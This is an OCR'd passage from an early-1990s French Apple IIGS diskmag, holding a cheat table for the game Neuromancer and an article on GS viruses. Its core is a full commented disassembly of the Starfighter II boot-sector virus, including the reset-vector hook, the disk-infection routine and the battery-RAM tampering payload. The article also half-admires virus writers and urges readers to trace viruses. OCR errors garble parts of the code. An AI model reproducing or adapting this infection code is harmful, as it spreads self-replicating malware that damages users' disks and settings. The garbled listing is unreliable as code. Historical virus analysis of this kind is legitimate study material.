2-112-240	Fuji	FUJI	ROM CARDS UCHIKATSU	
0-32-64	Consumer Review	CONSUMEREV	REVIEW	
0-208-32	Regular Fellow	REGFELLOW	VISITOR MEMBER	Scout 1.0 Probe 3.0 BattleChess 2.0
5-336-368	Bank of Zurich	BOZOBANK	Pas de PassWord ! Utilisez le Sequencer	
1-416-112	Justice	JUSTICE	Idem	

Les autres bases de données ne sont pas accessibles à partir du réseau habituel: Il est indispensable de passer par la matrice.

Coord.	Nom	Logiciels	IA
3-336-160 Gold	Bank of Berne	AmorAll 1.0, Probe 10.0 Slow 3.0	
3-464-160	Screaming Fist	DepthCharge 3.0, Slow 3.0 Python 3.0, KGB 1.0 ArmorAll 1.0, EasyRider 1.0	
3-336-240	DARPO	ThunderHead 3.0, Injector 3.0 Jammies 2.0, Concrete 2.0 Drill 3.0	
3-432-240	Turing	Pas de logiciels, mais remise à niveau des Chips 'Spécial IA'	

3-288-288 Xaviera	Free Sex Union	
4-160-320	Gridpoint	Jammies 3.0, ThunderHead 3.0 Hammer 5.0, Injector 3.0 ArmorAll 2.0
4-48-320	Sense Net	Pas de softs, mais code d'accès de divers constructs.
5-448-320	I.N.S.A	ArmorAll 3.0, Hammer 6.0 Logic Bomb 3.0, Injector 5.0 DoorStop 4.0
5-416-368	Nihilist	Python 5.0, Slow 4.0 Acid 3.0
6-112-480 Sangfroid	Maas Biolab	Pas de logiciels, mais désactivation des défenses
5-384-288	Bell Europa	ThunderHead 4.0, Acid 5.0
6-112-416 Lucifer	KGB	Il y a des softs, mais je ne sais plus lesquels. A vous de voir.
7-336-464 Phantom	Phantom	Hemlock
7-384-432 WinterMute	Tessier Ashpool	
7-432-464 Neuromancer	Allard Tech	

Liste des IA :

IA	Force	Faiblesse
Chrome	48	Philosophy
Morphy	96	Logic
Sapphire	192	Sophistry
Hal	384	
Xaviera	768	Phenomenology
Gold	1536	Philosophy
Lucifer	3072	Logic
Sangfroid	6144	Phenomenology
Wintermute	12288	Sophistry
Phantom	24576	BattleChess 4.0
Greystoke	49152	Hemlock
Neuromancer	49152	Kuang Eleven + Tous les autres
Chips		

La puissance des ICE varie selon la zone:

Zone 0 : De 36 à 132
Zone 1 : 150
Zone 2 : 260
Zone 3 : 400
Zone 4 : 600 à 1000
Zone 5 : 1000
Zone 6 : 1100
PPZone 7 : 2000

Je recherche desesperement des solutions de game a tout poils.... alors si vous en avez une, indiquez-le moi .... Thanks

DOSSIER

LES VIRUS DANGER PUBLIC

Dans chaque numeros vous retrouverez, un dossier, une enquete sur un sujet, consernant tout le monde (enfin on va essayer).
Pour le moment on va causer Virus. Maintenant essayez-vous confortablement , et passons a l'attaque...

PROLOGUE

Si vous desirez en connaitre plus sur les virus je vous indique quelques articles ou ouvrages sur les virus:
- Micro systeme n.101 , Mega dossier sur les Hackers et un bout sur les virus.
- SUM n.66 "L'affaire des Virus", No comment.
- SUM n. , Les Bugs, Interessant.
- Icones n.16 , Simple, petite revue du Mac
- Mic Mac n.89, cool et puis c'est une super revue.

Et pleins d'autres (mais le fumisme me gagne...)

De plus il existe dans la collection QUE SAIS-JE ? , LA CRIMINALITE INFORMATIQUE ne consernant pas les virus, mais tres enrichissant.
Et puis les grands groupes sur GS, et puis nous on vous repondre, Y'a pas de probleme...

INTRODUCTION

Ce dossier est dirige par Nibble, Ferox pour les renseignements tcheniques, et Bandit II pour la partie Preservatif !

La couverture du journal et les illustrations viennent de l'Excellente BD, LE NON SENS DE LA VIE. Par Alan Morris et Alan Davis

Pour le titre du dossier je n'ai pas indique qu'il s'agissait uniquement des virus sur GS, donc les generalites, genre : types de virus sur IBM... on s'enfout (le contraire aurait ete etonnant?).

Les virus sur GS ils y en a peu, et ils sont loin d'etre dangereux, et a la rigueur les revendeurs pourraient se servir de cet argument beton vu que ce sujet est la psychose a la mode. M'enfin ne nous egarons pas. Donc je disais qu'ils sont peu nombreux, Pourquoi ? Du fait de l'architecture du GS ? Du fait de la prise de consience des utilisateurs ?. Enfin restons-en la. concentrons-nous uniquement sur les Virus...
Oui mais voila le premier dileme (ce dileme s'adresse uniquement a moi, donc ne lisez pas la parenthese...) Je me pause la question comment entamer ce dossier?... (La reponse suit).

Il y a deux types de virus: les virus *fichiers* et les virus *boot 0*. Je pense preferable de commencer l'article par les virus *boot 0*, puis plus tard les virus *fichiers*.

Il peut vous paraitre etonnant que les virus *boot 0* sont uniquement 'made in france' jusqu'a preuve du contraire. Ces virus voyage un peu partout dans la galaxie . Ces virus Combien sont-ils? Circulent-ils ?

Ils sont quatre, Load Runner, Starfighter II, Odyssey 2001, Apocalypse I. Ils circulent alors qu'il existe deux bons anti-virus, Spy Check Up et Deverminator II donc un probleme : le reflexe de tester ces disquettes avec anti-virus apres nos nombreuses copies de sauvegardes ! .Ce reflexe n'existe pas pour certain d'entre-nous. Mais qu'on se calme nos virus ne sont pas dangereux (je me repete), sauf: Apocalypse, qui peut-etre detruit par Spy Check Up uniquement.Si vous voulez vous proteger correctement, lisez le precieux article de Bandit II (plus loin).

Mais Pour l'instant passons a l'historique (Sans transition comme dirait l'aut' guignol de la tele)

HISTORIQUE

Ma premiere phrase de ce chapitre sera : Ne t'inquiete pas je vais essayez de faire plus Virus-Apple que les historiques SVMs virusiens...

L'idee des virus est assez ancienne, et voui, ca date des annees 60 (les yeyes !), ca vient des fous maniaques de la science-fiction (genre Star-Trek). C'est dans les annees 70, que l'on peut voir leurs premieres apparitions sur l'ordinateur. Le premier virus s'appelle 'Creeper' (Bestiole rampante), quel idee ces programmeurs ma pauv'dame ! Et le mec qui a fait ca, ce truc, c'est Bob Thomas de BBN ce virus se baladait (il ne se multipliait pas) dans le reseau ARPAnet, fonde par le Pentagone, il affichait "Je suis Creeper, attrapez moi si vous le pouvez !" marrant, non ?.
La version evoluee permis aux virus de se developper, le premier de cette race a ete ecrit par Ray Tomlinson (Merci a toi).
Les anti-virus etaient bien differents de nos Deverninator et Spy Check Up nationaux... ils fonctionnaient sur le meme principe de 'Creeper', c'est a dire : en se baladant a la recherche du mechant Creeper...

Puis 1974 la mega evolution, la reproduction "croissez et multipliez"... puis apres les jours et les semaines passerent et nous arrivons au premier virus Apple. Connaissez vous 'Elk-Cloner' (moi non plus) et ben c'est le premier virus sur Apple II, apparu en 1981, il s'tapait l'incruste dans le Dos pour effectuer des commandes genre RUN.LOAD... ce virus etait tres cool. Il se contentait d'ecrire un poeme... Nous arrivons sur GS, ou notre premier 'virus' si on peut dire virus ce nommait 'piege a con' et je ne connais pas beaucoup de monde qui ne soit pas tombes dans ce piege a ... Piege a con 1986 Doc on the Rock GS 1... Arrive ensuite les virus *boot ©* : Load Runner, Odyssey 2001, Starfighter, puis Apocalypse. Paralellement aux etats-unis : les virus *fichiers* Cybersids, Festering-Hate, et Screen Blanker.

Paradoxe:
"Les virus sont efficaces quand leur auteur est incapable de fabriquer un vaccin."
Un programmeur inapte a dominer sa creation est-il intelligent ?
Un auteur de virus peut-il donc etre intelligent ?

LES VIRUS BOOT ©

Notre GS aime, possede deux sortes de virus bien differents de part leur action, de meme taille, de meme amorce, mais c'est apres qu'on s'apercoit de leurs diferrences...
Les virus se contentant uniquement de se manifester. Je les appelerai les 'inoffensifs'.

LES INOFFENSIFS

Ils representent pour l'instant les 3/4 de nos virus, immoralement on pourrait dire qu'ils leurs manquent le p'tit plus, l'auto-suicide, l'automatik destroying... Ces virus repondent aux noms de Load Runner, Starfighter II & Odyssey 2001.

LOAD RUNNER :
Load Runner est le premier virus boot 0 du GS, il y a ete concu par Les Artistes Associes en 1988. Il est d'apparence tres clean, complet, et de programmation sympathique. Un grand bravo aux Artistes. Quelques caracteristiques pour pouvoir le situer correctement. Ce virus agit forcement (uniquement) sur le slot 5 device 1. Si vous branchez votre drive sur le slot 7, vous ne serez pas contaminer, ceci est relativement chiant...
Ce virus vectorise le control-Reset en *E1/1688. Quant il se declenche : une alarme et un compte a rebours vous donnent une petite frayeur.

A noter aussi que ce virus s'auto-detruit mechamment (sans laisser de trace (il installe des zeros partout sur son territoire)), contrairement a Apocalypse I qui s'efface plus sympathiquement...
une histoire au sujet de Load Runner:
Lorsque ce cher virus debarqua sur le nouveau continent, il fit frayeur. Le texte de ce virus est ecrit en francais, ceci ne voulant rien dire pour nos Americains. Ils se sont donc lances dans le Francais en 5 lecons. Ils reussissent a traduire une grosse partie mais il manquait un detail... voici l'erreur :
le texte disait :"Le premier virus non destructeur sur GS". Et eux ils l'ont traduit par :"Le premier virus indestructible sur GS" (etonnant ! non ?). Et la ils ont eu les boules. La bidouille avec le Pomme-Controle-Reset concordait bien avec leurs traductions. Ils ont pu dormir en paix en remarquant que sur les copieurs et anti-virus francais il y avait ecrit "Virus Load Runner detected"

Avoir le virus de l'informatique c'est bien, En choper un l'est nettement moins.

ODYSSEY 2001 :
Odyssey 2001 est plus banal exterieurement, balancant un petit message sympa, lors de sa mise en action. Mais c'est en l'examinant que l'on s'apercoit de certains details sont tres marginaux.
-Il est deja tres rare, il a du agir seulement sur son auteur (ca c'est marginal !). Est-ce que ce virus etait destine a etre-distribue? On peut se poser la question (Premierement: parce que je n'ai pas pose de questions depuis plusieurs lignes et deuxiemement parce que c'est une bonne question!). Ce virus est donc un marginal dans son fonctionnement . Il impose des contraintes sur la machine en impliquant qu'il etait sous un GS, ROM 01 (appel des tools (...) en $FE/00AF) en bref il ne respectait pas les protocoles. Moralite sur la ROM 03, il plante vu que les adresses des tools en ROM 03 sont differentes. Il affichait son message en SHGR (avec QuickDraw = utilisation des Tools (arghhh...!))

STARFITHER II :
Nous allons rentrer dans les details dans quelques instants, avec le virus StarFighter II, desassemble par notre Traceur fou: Ferox.
Si la lecture du source ne vous interesse pas, je vous donne quelques renseignements a son sujet: Certainement programme par le FUCK, ce virus respecte tous les protocoles peripheriques. Il agit rarement: uniquement apres 19 heures et toutes les 8 infections de disquettes non infecte (Glups!)...

Voici donc comme tout le monde le desire (enfin esperons le).le source de Starfither II est commente par notre Ferox sous Merlin 8/16. Virus qui a certainnement ete cree par le FUCK sous Merlin

```
                LST   OFF

*
* Star-fighter II  \virus.
*
* Disassembled by FERIX  -  (c) 1990 PHoeniX corp.
*

*
* Zero page addresses (ProDOS Handler calls) :
*
*  - $42             : Command (1 = Read, 2 = Write)
*  - $43             : DB550000
*                    : ( Slot * 16 + Drive-1 * 128)
*  - $44/45 & $60/61 : Read / Write buffer address
*  - $46/47          : Block #
*  - $48/49          : Pointer to the device Handler
*


                ORG   $0800


+---------------Equates-----------+

Command         =     $42
Unit            =     $43
Buffer1         =     $44
Buffer2         =     $60
BlockNum        =     $46
HandlerPtr      =     $48


+---------------Boot------------+

* Block 0 of the virus is a modified standard boot
* block; The modifications appear between stars-filled
* lines.

H0800           HEX   01        ; Of course...

                SEC
                BCS   Start     ; Branch always

                JMP   Error     ; Should never get there!


Start           SEI             ; No interrupts

                STX   Unit      ; X = DB550000

                CMP   #$03      ; For 5'25 Only
                PHP             ; (at boot time,
                                ; A=last read sector #)
                TXA
                AND   #$70      ; Boot slot # * 16
                LSR
                LSR
                LSR
                LSR
                ORA   #$C0      ; High byte of Handler
                STA   HandlerPtr+1;address ($Cn).
                LDY   #$FF
                STY   HandlerPtr ; $48 = $CnFF
                PLP
                INY             ; Y = 0  ($FF+1)
                LDA   (HandlerPtr),Y ; LDA $CnFF.
                BNE   Not5_25   ; Branch if #CnFF
                                ; <> 0 (If not 5'25)


                BCS   BootRead  ; Branch if sectors
                                ; 0 to 3 are read

                LDA   #$03      ; Read untill sector 3
                STA   H0900     ; (Blocks 0 & 1)
                INC   $3D       ;  at $0900 & above
                LDA   HandlerPtr+1
                PHA
                LDA   #$5B
                PHA
                RTS             ; Jump to $Cn5B
                                ; (5'25 Handler)

* Relocation and modification of the ROM 5'25 Loader
* in order to read the boot file as with the SmartPort

BootRead        STA   $40       ; Relocation
                STA   HandlerPtr
                LDY   #$5E
:SetLoader      LDA   (HandlerPtr),Y
                STA   Loader5_25-$5E,Y
                INY
                CPY   #$EB
                BNE   :SetLoader

                LDX   #$06      ; Modification
:ModifLoop      LDY   Indexs,X
                LDA   Modifs,X
                STA   Loader5_25,Y
                LDA   Code,X
                STA   Loader5_25+$80,X
                DEX
                BPL   :ModifLoop

                LDA   #>Handler5_25
                STA   HandlerPtr+1
                LDA   #<Handler5_25

* Main Directory reading routine.

.Not5_25        LDY   #$00
                CMP   #$F9
                BCS   :Error
```

```
                STA   HandlerPtr
                STY   Buffer2
                STY   $44A
                STY   $4C
                STY   $4E
                STY   BlockNum+1
                INY
                STY   Command     ; Command = 1
                                  ; (Read)
*               ****************
                NOP               ; was INY (To begin
*               ****************  ; by block 2only)

                STY   BlockNum    ; There, begin
                                  ; by Block 1 (Virus)
*               ****************
                LDA   #$0A        ; was LDA #$0C
*               ****************  ; (To read at $0C00)

                STA   Buffer2+1   ; Read virus at $0A00
                STA   $4B

:DirLoop        JSR   Handler
                BCS   BootFailed
                INC   Buffer2+1
                INC   Buffer2+1
                INC   BlockNum
                LDA   BlockNum
                CMP   #$06        ; Blocks 2 to 5 read ?
                BCC   :DirLoop    ; If not, continue

                LDA   $0C00
                ORA   $0C01       ; Valid Rev Block ?
:Error          BNE   BootFailed  ; If not, error

* Boot file seeking routine

                LDA   #$04
                BNE   :RevBlock
:Loop1          LDA   $4A         ; File entry
:RevBlock       CLC               ; offset calculation
                ADC   $0C23
                TAY
                BCC   :Good
                INC   $4B         ; Next memory page
                LDA   $4B
                LSR               ; Next Block ?
                BCS   :Good       ;  Branch if not.
                CMP   #$0A        ; End of directory ?
                BEQ   Error       ;  If so, error.
                LDY   #$04
:Good           STY   $4A
                LDA   BootFile
                AND   #$0F        ; Name Length
                TAY
:Loop2          LDA   ($4A),Y     ; Names comparation
                CMP   BootFile,Y
                BNE   :Loop1      ; If not the same,
                DEY               ; check next entry
                BPL   :Loop2
                LDY   #$16
                LDA   ($4A),Y     ; File length
                                  ; in memory pages
                LSR               ; File lenght
                                  ; in blocks
                ADC   TotalBlocks
                STA   TotalBlocks ; Total blocks
                LDY   #$11
                LDA   ($4A),Y     ; Index block # low
                STA   BlockNum
                INY
                LDA   ($4A),Y     ; Index block # high
                STA   BlockNum+1
                LDA   #$00        ; Read index block
                                  ; at $1E00
                STA   $4A
                LDY   #$1E
                STY   $4B         ; Pointer to data
                                  ; blocks low byte
                STY   Buffer2+1
                INY
                STY   $4D         ; Pointer to data
                                  ; blocks high byte

* Boot file loading routine.
* First, the index block is read at $1E00;
*  then, data blocks are read at $2000 and above.

ReadBootFile    JSR   Handler
BootFailed      BCS   Error
                INC   Buffer2+1   ; Increasing buffer
                                  ; adress for
                INC   Buffer2+1   ;  next block
:Loop           LDY   $4E
                INC   $4E
                LDA   ($4A),Y     ; LOW byte of
                STA   BlockNum    ; next block #
                LDA   ($4C),Y     ; High byte of
                STA   BlockNum+1  ; next block #
                ORA   ($4A),Y     ; Block # = 0 ?
                BNE   :ReadBlock  ; If not, read it
                LDX   #$01
                LDA   #$00        ; If block # = 0,
                                  ; then fill
                TAY               ; buffer with zeros.
:ClearLoop      STA   (Buffer2),Y ; (If boot file
                                  ; is a Spare File)
                INY
                BNE   :ClearLoop
                INC   Buffer2+1
                INC   Buffer2+1
                DEX
                BPL   :ClearLoop
```

```
                SEC
                LDA   Buffer2+1
                SBC   #$04
                STA   Buffer2+1
:ReadBlock      DEC   TotalBlocks ; End of file ?
                BNE   ReadBootFile ;  If not...

:Jump           CLI

*               ****************
                  JMP   Virus     ; Was  JMP $2000
                                  ; Now jump
                                  ; to virus at $0A00
*               ****************

Error           JMP   Unable
TotalBlocks     HEX   02


* Boot file name. Can be anything, in fact.

BootFile        DFB   $26
                ASC   'PRODOS'


* ProDOS Handler call.

Handler         LDA   Buffer2
                STA   Buffer1
                LDA   Buffer2+1
                STA   Buffer1+1
                JMP   (HandlerPtr)


* Offsets and bytes to modify in the 5'25
* loading routine.

Indexs          DFB   $08,$1E,$24,$3F,$45,$47,$76
Modifs          DFB   $F4,$D7,$D1,$B6,$AB,$B4,$AC
Code            LDX   $2B
                CLC
                RTS
                JMP   ReadSector


* Program gets there if any error occured while
*  trying to load the boot file.

Unable          JSR   $FC58
                LDY   #$14
:Loop           LDA   :UnableTxt,Y
                STA   $07B1,Y
                DEY
                BPL   :Loop
:Stop           JMP   :Stop
:UnableTxt      ASC   "UNABLE TO LOAD PRODOS"


* Seek routine  (track change)

Seek            LDA   $53
Seek1           AND   #$03
                ROL
                ORA   $2B
                TAX
                LDA   $C080,X
                LDA   #$2C
:SeekLoop1      LDX   #$11
:SeekLoop2      DEX
                BNE   :SeekLoop2
                SBC   #$01
                BNE   :SeekLoop1
                LDX   $2B
                RTS


* 5'25 Handler

Handler5_25     LDA   BlockNum  ; Calculation of track
                                ; and sector #
                AND   #$07      ;  from the block #
                CMP   #$04
                AND   #$03
                PHP
                ASL
                PLP
                ROL
                STA   $3D
                LDA   BlockNum+1
                LSR
                LDA   BlockNum
                ROR
                LSR
                LSR
                STA   $41
                ASL
                STA   $51
                LDA   Buffer1+1
                STA   $27
                LDX   $2B
                LDA   $C089,X   ; Motor On
                JSR   ReadSector
                INC   $27
                INC   $3D
                INC   $3D
                BCS   :Error
                JSR   ReadSector
:Error          LDY   $C088,X   ; Motor Off
End             RTS


* Sectors reading & decoding routines

ReadSector      LDA   #40
```

```
                ASL
                STA   $53
                LDA   #$00
                STA   $54
:Loop1          LDA   $53
                STA   $50
                SEC
                SBC   $51
                BEQ   :TrackOk
                BCS   :Backward
                INC   $53
                BCC   :Forward
:Backward       DEC   $53
:Forward        SEC
                JSR   Seek
                LDA   $50
                CLC
                JSR   Seek1
                BNE   :Loop1
:TrackOk        LDY   #$7F
                STY   $52
                PHP
:Loop2          PLP
                SEC
                DEC   $52
                BEQ   End
                CLC
                PHP
                DEY
                BEQ   :Loop2

Loader5_25      DS    $00       ; From this address
* Will be put the relocated ROM routines for 5'25
* sector read.


*               ****************
H09FF             DFB   #10     ; Verification byte
*               ****************  ;used by Starfighter



+-------------Block 1----------+

                ORG   $E10400

+-------------Equates----------+

ResetVect       =     $E11122


+-------------Program----------+

Virus           JMP   VStart
```

```
* Just a few strings to make user believe
*  that it's a standard Apple /// boot block (?)

                ASC   '$OS BOOT  1.1 '
                DFB   $A
                ASC   'SOS.KERNEL    '
                ASC   'SOS KRNL'
                ASC   'I/O ERROR'
                DA    $8
                ASC   'FILE 'SOS.KERNEL' NOT FOUND'
                DA    $25
                ASC   'INVALID KERNEL FILE:'
                DA    $0


* Infection counter and virus identification byte (V.

InfectCount     DA    $0000
IDbyte          DFB   #10


* Start of virus universe...
* Ram infection routine. First verifies if Starfighter
* is already in Ram.

VStart          CLC
                XCE
                REP   #$30
                LDAL  ResetVect
                CMP   #$AC        ; Reset already
                                  ; patched ?
                BNE   :NotPatched ; If no, do it.
                LDAL  IDbyte
                CMP   #09FF       ; SF II already
                                  ; there ?
                BCS   :IsThere    ; If so, don't do
:NotPatched     REP   #$30
                LDA   #$01FF
                LDX   #$0A00
                TXY
                MVN   0,Virus     ; Move to new
:IsThere        REP   #$30
                JMPL  :PatchReset ; And jump to it.

:PatchReset     LDA   ResetVect
                CMP   #Reset+256-$AC ; Reset
                                  ; correctly pat
                BEQ   :Return     ; If so, retur
                                  ; to boot file.
                LDA   ResetVect
                STA   OldReset
                LDA   ResetVect+2 ; Get old vecto
                                  ; value.
                STA   OldReset+2  ; For jump at e
                LDA   #Reset
                STA   ResetVect+1 ; And set it
                                  ; with new.
```

```
:Return         SEP   #$31
                XCE                 ; Emulation mode
                LDA   #$4C          ; 16 bits JMP
                                    ; instruction code
                STA   ResetVect
                AND   #$00
                PHA
                PLB                 ; B = 0
                JMPL  $2000         ; Return to boot
                                    ; file.

(* New Reset routine.
 * Check the format of the clock in the Control Panel.
 * If set to 24h and YY/MM/DD, disk infection is not
 *  performed and 'ROM version ' appears at bottom
 * of screen.
                MX    0
Reset           PHB                 ; Save data bank
                PHK
                PLB                 ; Set it to virus
                                    ; bank (usually $E1)
                LDA   #$0102
                CMP   $02F4         ; Clock format YY/MM/DD
                                    ; and 24 hour ?
                BEQ   :Friend       ; If so, end.
                STZ   $0FB6
                LDA   #$01FF
                LDX   #Virus
                TXY
                MVN   Virus,0       ; Move to bank zero
                JSL   InfectDisk    ; Proceed disk
                                    ; infection
                PHK
                PLB
                LDA   InfectCount
                AND   #$0007
                BNE   :End
                PHA                 ; Get here after 8,16
                PHA                 ; 24,32...infections.
                PHA
                PHA
                LDX   #$0003        ; _ReadTimeHex
                JSL   $E10000
                PLX
                PLA                 ; Keep time
                PLX
                PLX
                AND   #$00FF
                CMP   #$0013        ; 7 pm ?
                BCC   :End          ; If less, end.
                STZ   $02DA         ; Black text color
                STZ   $02DB         ; Black background color
                STZ   $02DE         ; Sound volume to zero
                SEP   #$30
                LDA   #$08
                STA   $02E6         ; StartUp on RAM-Disk
                JSL   $E10020       ; Write BatteryRAM
                REP   #$30
                LDA   #$55E2
                STA   |$0051        ; Disable BRAM Write routine
                HEX   2C            ; Skip next instruction
:Friend         STAL  $E007E9       ; '' instead of ROM version
                                    ; at boot time.
:End            PLB                 ; Restore databank
OldReset        JMPL  $FF0332       ; And jump back to old reset

* Disk infection routine.
* Test whenever present disk has a standard boot.
* If so, infect it. If no, don't.

InfectDisk      =     *&$FFFF
                PHD
                INC                 ; A=$FFFF after the MVN
                PHA                 ; So, D is set to zero here.
                PLD
                SEP   #$31
                XCE                 ; Emulation mode
                LDAL  $E102E8       ; Get StartUp slot
                BEQ   :Scan         ; If Scan, Infect
                CMP   #$07
                BNE   :End          ; If not SmartPort, stance..
:Scan           LDA   #$01
                STA   Command       ; ReadBlock command
                LDA   #$50
                STA   Unit          ; Slot 5, Drive 1
                LDA   #$0C
                STA   Buffer1+1
                STZ   Buffer1       ; Read at $0C00
                STZ   BlockNum
                STZ   BlockNum+1    ; Read block 0
                JSR   $C50A         ; Call handler
                BCC   :GoodRead     ; Branch if no error
                LDA   #$08          ; If error,
                STAL  $E102E8       ;  set StartUp to RAM-Disk
:GoodRead       LDA   $0BFF         ; Get IDByte
                CMP   #$10
                BCC   :Proceed      ; If less than $10,
                                    ; infect anyway
                CMP   IDByte
                BCS   :End          ; If > IDByte, don't infect
:Proceed        LDA   IDByte
                STA   $0BFF         ; Set new byte
                LDX   #$02
:BootTest       DEX                 ; Check if block 0 is start
                BMI   :End
                LDA   $0C70,X
                CMP   #$20          ; JMP ?
                BEQ   :GoodInst1
                CMP   #$EA          ; or NOP ?
                BNE   :BootTest
:GoodInst1      LDA   $0C7A,Y
                CMP   #$4C          ; LDA #$0C ?
                BEQ   :GoodInst2
```

```
                CMP   #$0A       ; or LDA #$0A ?
                BNE   :End
:BootInst2      LDA   #$EA
                STA   $0C70,X    ; Set NOP
                AND   #$0F
                STA   $0C74,X    ; Set LDA #$0A
                CPX   #$00
                BNE   :BOOS_2_0  ; X shows wich standard boot
                                 ; it is.
                STA   $00FE
                HEX   AF         ; Skip next instruction
:BOOS_2_0       STA   $001B      ; Set JMP $0A00
                INC   Command    ; WriteBlock command
                JSR   $C50A      ; Call handler
                BCS   :End       ; If error, end.
                LDA   #$0A
                STA   Buffer1+1  ; Write from $0A00 (virus)
                INC   BlockNum   ; Block 1
                INC   InfectCount ; Increase infections
                                 ; counter
                JSR   $C50A      ; Call handler
:End            CLD
                XCE              ; Native mode
                REP   #$30
                PLD              ; Restore D
                RTL              ; End of infection.


* What's this fucky stuff ?
* Maybe a coded signature... Try to guess.

                HEX   AFE3AE

                REV   "Starfighter II"

                HEX   FFEF7D8441AC0B27
                HEX   9156165E3004A661
                HEX   4D198816E1E17D56
                HEX   45860233284754A5
                HEX   78675842115748B0
                HEX   4530623A4BCE5645
                HEX   62AB78A222667789
                DS    $10
```

OUF! c'est fini, gardez ce source precieusement car il est remarquablement bien fait. De toute facons je vous propose de desassembler tous les virus existent sur GS, c'est tres enrichissant (vers blanc! (m'enfin je m'egare (et il faut fermer ces parentheses (car comme dirait mon grand-pere : Les meilleures choses ont une fin !)))). Donc desassembler c'est un euphemisme (!) c'est decortiquer qu'il faut dire, vois-tu cher(e) collegue de la pomme (qui a un gout de Pepsi-Cola!). Un certain pirate dont je ne me rappelle plus du nom disait une phrase que j'ai oubliee , mais du genre : "Il y a celui qui lit betement son bouquin sur l'assembleur comme on lit Paris-Match. Et il y a celui qui planche sur les programmes des autres !" Voila pourquoi je conseille de tracer les Virus, car vous apprendrez toutes les ruses personnelles de ces fous de l'optimisation, et puis la fierte d'avoir vaincu un virus mais *Gloria victis*...

Maintenant nous allons passer au paragraphe des virus Barbares, pour faire ainsi la difference avec les virus 'inoffensifs'.

LES BARBARES

Il y en a qu'un, alors pourquoi au pluriel ? Tout simplement parce qu'il est tres barbare (comme ceux qui sont a la une des mags). Il reponds aux nom de Apocalypse I, nom tres guerrier.... Et maintenant accrochez-vous ! parce que :

LES BOULES...

Foncez sur Spy Check Up ou Copiez avec ZZ Copy v2.20, car ils sont les seuls remedes. Contrairement aux oui-dires, comme quoi ce petit virus teigneux affichait You Should have use Spy Check Up... il va loin... et oui ces oui-dire sont incomplets. Il modifie quelque chose sur vos disquettes de tres precieux: La Bip-Map ! et la vous dites : AIE !.

Si vous lisez ce roman (sans photos) le 1 Janvier 1991 passe vous avez le droit de dire : AIE AIE AIE ou meme Shit, dick, AssHole, Bitch, et j'en passe... . Pourquoi cette poesie, me dites vous ? eh ben simplement parce que il est deja entre en action, (et la c'est vous qui dites Shit, Dick, AssHole...). (petite parentehse pour signaler que nous bossons sur un anti-virus qui lave encore plus blanc que blanc...). Ce virus est tout de meme bien ecrit. Tracez le....

PHYSIONOMIE DU VIROPHILE

Qui sont-ils ces programmeurs malefiques ? Voici plusieurs hypotheses:

-Pour certains ce sont des revendeurs Apple qui cherchent a faire augmenter les ventes d'Apple 2GS...

-Pour d'autres ce sont des Terroristes Rebel'ement' Paranoiaque ayant la psychose du boot GS/OS ou de F16 avec la personnalite d'une balle de tennis apres etre plonge dans l'uranium 238 de Tchernobyl ! (ouf)

-Et il y en a se disant qu'apres tout ce sont des genies de la programmation, defiant la machine, lasse de faire des animes (32 niveaux de noir representant une anime 3-D a temps reel sous une symphonie de Mozart version 90 par Public Enemy !). Peu avoue se retrouver dans cette description, (surtout apres avoir lu le contenu des parentheses).

Je cheche pas a faire scandahale, mais j'opte pour la derniere hypothese (enfin sans les parentheses, bien sur!), ceci sous reserve.

Les revendeurs, c'est un delire personnel emanant d'un liquide prohibe par ma mere preferee.

Les paranos ouais bof, bof. Ca fait trop moraliste.

Donc reflechissons (pas trop).

Les petits dieux : Un virus doit avoir comme qualite d'etre invisible (?), c'est a dire: optimise d'une maniere folle, il doit pouvoir se reproduire rapidement donc sous toutes les formes. Comme defaut connaitre parfaitement les failles de la mechine et les exploiter.

Ceci revient a dire que ces qualites et ces defauts representent une Immense qualite (?). Je m'explok : pour les qualites vous etes d'accord (si, non retournez a la case depart (haha je suis tres brave). Le defaut represente une parfaite connaissance de l'ordinateur. Qui oserait dire que connaitre les bugs de sa pomme est un defaut ? (Okay ?).


Mais alors, si un virus est d'une immense qualite, pourquoi on l'appelle : Virus ? (j'suis chiant avec mes questions...) Normalement on devrait tous les garder fierement et creer des Protecteur-Virus au lieu d'Anti Virus !


Ouais la je sens que vous geulez.... et la je vous dis (car je n'ai pas fini): Si le virus est un bijoux de programmation d'ou vient cette appellation unanime ? et ben c'est la cause de programmeur (et c'est la que tu apercois, que je me contredis, que tu viens de lire une dizaine de ligne betement. (Et moi je le savais!)).


Bon jusqu'ici, le mec viromaniaque est un dieu mortel... Ceci dit ce dieu laisse libre cours a son imagination, il est dieu, megalo, il veut se diversifier dans l'art de la destruction totale, il fait vite parti du gang des virophiles dangereux... Ca arrive tres tres rarement sur nos GS mais ca marche tres bien (veuillez apprecier et consommer avec moderation).

